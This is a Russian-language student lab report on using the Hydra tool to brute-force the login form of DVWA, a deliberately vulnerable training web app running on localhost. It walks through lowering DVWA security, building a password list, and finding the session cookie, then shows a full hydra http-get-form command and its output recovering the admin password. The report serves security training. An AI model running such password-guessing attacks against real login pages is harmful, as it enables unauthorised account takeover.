Отчет 3 этапу индивидуального проекта

Использование Hydra

Гисматуллин Артём Вадимович НПИбд-01-22

Содержание

Список иллюстраций

Список таблиц

1 Цель работы

Получение практических навыков работы с Hydra и подбором паролей.

2 Задание

Последовательно выполнять все пункты, занося ответы и замечания в отчет.

3 Выполнение лабораторной работы

1.Первым делом перейдем в раздел DVWA Security и поставим низкий уровень безопасности (рис. 3.1)



Рис. 3.1: Установка низкого уровня безопасности

2. После этого создадим файл password.txt, куда поместим примерные “простые” пароли, которые могут подойти к аккаунту пользователя-жертвы атаки (рис. 3.2)



Рис. 3.2: Заполнение файла с паролями

3. Открываем затем на сайте Brute Force раздел и попытаемся подобрать имя и пароль пользователя. После неудачной попытки откроем исходный код страницы и проверим метод отправки данных формы (метод GET) (рис. 3.3)

Рис. 3.3: Поиск метода отправки данных

4. Далее для формирования запроса к Hydra нам потребуется информация о PHPSEESID. Для этого во вкладке Inspect страницы найдем в Storage графу об этом (рис. 3.4)



Рис. 3.4: PHPSEESID

Так как у нас есть все для отправки запроса, формируем его на основе теоретических данных проекта (рис. 3.5)

```
┌──(avgismatullin㉿avgismatullin)-[~]
└─$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerab
ilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSI
D=5osh9dhhefid5d4f8uq2lntlmd;security=low:F=Username and/or password incorrec
t"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-30 11:
09:38
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1
 try per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=5osh9dhhefid5d4f
8uq2lntlmd;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-30 11:
09:39

┌──(avgismatullin㉿avgismatullin)-[~]
└─$
```

Рис. 3.5: Формирование запроса к Hydra

Как видим, нам подошли логин admin и пароль password. Попробуем войти под этой учетной записью (рис. 3.6)



Рис. 3.6: Проверка данных

Успех!

4 Выводы

В ходе выполнения данного этапа были получены практические навыки работы с Hydra и подбора паролей.